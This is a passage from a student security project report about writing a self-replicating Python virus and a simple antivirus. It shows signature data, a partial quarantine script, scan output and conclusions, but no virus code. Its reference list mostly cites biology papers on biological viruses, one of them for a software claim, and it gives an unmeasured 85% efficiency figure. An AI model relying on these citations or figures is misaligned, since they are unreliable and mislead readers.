


The screenshot shows the Visual Studio Code interface with the Explorer sidebar on the left. The Explorer shows a project named 'other files' containing several files: pythonvirus.py, helloworld.py, scan.py, fileData.txt, and quarantaene.py. The fileData.txt is selected and its content is displayed in the main editor. The content of fileData.txt is as follows:

```
1 helloworld.py,1622,1650997557.5069268
2
3 pythonvirus.py,1602,1650997183.1124835
4
5 scan.py,4099,1650997632.2511585
6
7
```

Fig6: We can see the data signatures and heuristics of the affected files

Now inorder to quarantine the file it must check for virus signatures and making it quarantine



The screenshot shows the Visual Studio Code interface with the Explorer sidebar on the left. The Explorer shows a project named 'other files' containing several files: pythonvirus.py, helloworld.py, scan.py, fileData.txt, and quarantaene.py. The quarantaene.py is selected and its content is displayed in the main editor. The content of quarantaene.py is as follows:

```
1 import base64
2 import os
3 import sys
4
5 os_name = sys.platform
6
7 def encode_base64(file, qPath):
8     global os_name
9
10    org_file_path = bytes(file, "utf-8")
11    if "win" in os_name:
12        org_file_name = file.rfind("\\")
13    else:
14        org_file_name = file.rfind("/")
15    org_file_name = file[org_file_name+1:]
16    f = open(file, "rb")
17    org_content = f.read()
18    f.close()
19    os.remove(file)
```

The Output window at the bottom shows the execution of the script. The output is as follows:

```
#### end section ####
##### check for heuristic changes in files
file helloworld.pyappears to be unchanged
file pythonvirus.pyappears to be unchanged
file scan.pyappears to be unchanged
##### finished checking for changes
This file is infected

[Done] exited with code=0 in 0.117 seconds

[Running] python -u "e:\back up\Academics\6th Semester\Information Security Management\Project\other files\quarantaene.py"
```

Fig-7: Making the affected file quarantine.

Now running the Antivirus file with GUI and Systemfile Scanner we can select the particular file from the opened dialog box




Fig-8: Selecting the virus affected file to clean the virus from that file




Fig-9: Obtained result after scanning and removing the virus.

Like that we customize our scan and work on it.

Now we can see the links of various virus signatures stored in servers in our antivirus files and aslo there is a quaratene folder which shows us a clear description, we could view our metasploit IDS.




Fig-10: Various virus signatures

Analysis:

Coming into the analysis part:

- We can check for viruses in the same directory of executing folder not apart from that; which is a limitation.
- We can check for viruses in .xlsx, .exe, .rar format which was not built to support that.
- Execution time is too large to make a scan of one single copy, so it is too lengthy to execute full scan.
- I haven't focused on updating the Antivirus software where I promise to focus on it future terms.

Conclusions and Future Work:

Both the virus and antivirus programs have been proved to be working efficiently. The self-replicating feature of the virus has been showcased. All the basic but necessary functionalities of the antivirus program have been implemented and can be used by anyone [10]. With a simple GUI, users can just simply handle the program without any prior knowledge to how an antivirus works. With this project, we were able to learn more about the world of cybersecurity and how to tackle potential threats from malicious websites/hackers. As sure as there will be bad guys trying to steal/ exploit data there will always be a need for white hat hackers to step in and prevent their illegal causes. By researching survey papers, we were able to learn more about the creation as well as detection of viruses and how these are one of the most dangerous threats concerning the cyberworld in day-to-day lives of many people around the world.

Definitely this topic has a wide area in research field and it can be improvised.

Areas of Research	Research Question	Research Directions
Privacy	How to enable users of the internet to better express, protect, and control confidentiality of their private information.	Selective disclosure of data, protection of shared data, data sanitization, privacy policy.
Next Generation secure internet	Is this possible to design the current internet system from scratch without being restrained by the existing system?	Internate-scale validation, security from beginning, new rich content, delivery, energy efficient protocol design, federation of heterogeneous networking environment.
Trustworthy systems	How to develop a community system that is inherently secure, available,, and reliable, despite environment disruption, human errors, and attacks by hostile parties?	Development of secure hardware and software , architecture design, evaluation of trustworthies, self-testing and self-diagnosing, self-reconfiguring, compromise resilient, and automated remediation.

Global-scale identity management and traceback techniques	What are approaches to develop to develop a global-scale identity management which can identify and authenticate entities when accessing critical information systems from anywhere?	Federated identity beyond single organization, attack attribute, open provenance model, data provenance and annotation, provenance-aware storage.
Usable security	How to develop a security system that can be actually managed and controlled by users with all different levels of computer skills?	Integration with HCI(Human-Computer interaction), security interface design, evaluation of usable security.

Table-5: Future Scopes on this project, in the area of research scope questions.

Significance of the Project:

The main significance is that understanding how antivirus softwares works, how it will parameterize, how to update, & how to check for a virus. So in order to understand this we have to make our own virus and be implementing it in our system and then here comes a tedious task of creating the antivirus software which will detect and clean the virus from the local host.

Difficulties faced in performing this project:

The main difficulty I faced is creating the antivirus software (GUI) in-terms of scanning the files and customizing the scan according to the interest of user like making it much interactable to user in terms of design. After that is reducing the time of execution of the scan is a lot of tedious work which I will be focusing in the future terms as I have to acquire more knowledge in terms of reducing the execution time of a file perspective.

Efficiency Obtained:

According to the aim of my project I could say that I have achieved my aim of this project by creating the antivirus defender system in our laptop, and making it our own GUI is a overwhelming part. So then coming to the percentage I cannot say anything in precise because I haven't trained a Machine Learning model like thing which I would predicting accurately, but yet if I need to say the percentage I would say like 85% might be our efficiency because remaining 15% has been allocated for antivirus system defender, and virus scanning methods which is a iterative process in this ever growing technology.

References:

- [1] Aldriwish, Khalid. "A Deep Learning Approach for Malware and Software Piracy Threat Detection." *Engineering, Technology & Applied Science Research* 11.6 (2021): 7757-7762.
- [2] Gibert, Daniel, Carles Mateu, and Jordi Planes. "The rise of machine learning for detection and classification of malware: Research developments, trends and challenges." *Journal of Network and Computer Applications* 153 (2020): 102526.
- [3] Patil, Bhaskar V., and Rahul J. Jadhav. "Computer virus and antivirus software a brief review." *International Journal of Advances in Management and Economics* 4.2 (2014): 1-4.
- [4] <https://www.computerhope.com/jargon/v/virus-signature.htm>
- [5] <https://medium.com/analytics-vidhya/make-a-self-replicating-virus-in-python-bb29404e3f6b>
- [6] Breitbart, Mya, and Forest Rohwer. "Here a virus, there a virus, everywhere the same virus?." *Trends in microbiology* 13.6 (2005): 278-284.
- [7] Rowson, K. E., and BW378272 Mahy. "Human papova (wart) virus." *Bacteriological reviews* 31.2 (1967): 110-131.
- [8] Sweet, Ben H., and Maurice R. Hilleman. "The vacuolating virus, SV 40." *Proceedings of the Society for Experimental Biology and Medicine* 105.2 (1960): 420-427.
- [9] Lwoff, André. "The concept of virus." *Microbiology* 17.2 (1957): 239-253.
- [10] Zerbini, F. Murilo, et al. "ICTV virus taxonomy profile: Geminiviridae." *The Journal of general virology* 98.2 (2017): 131.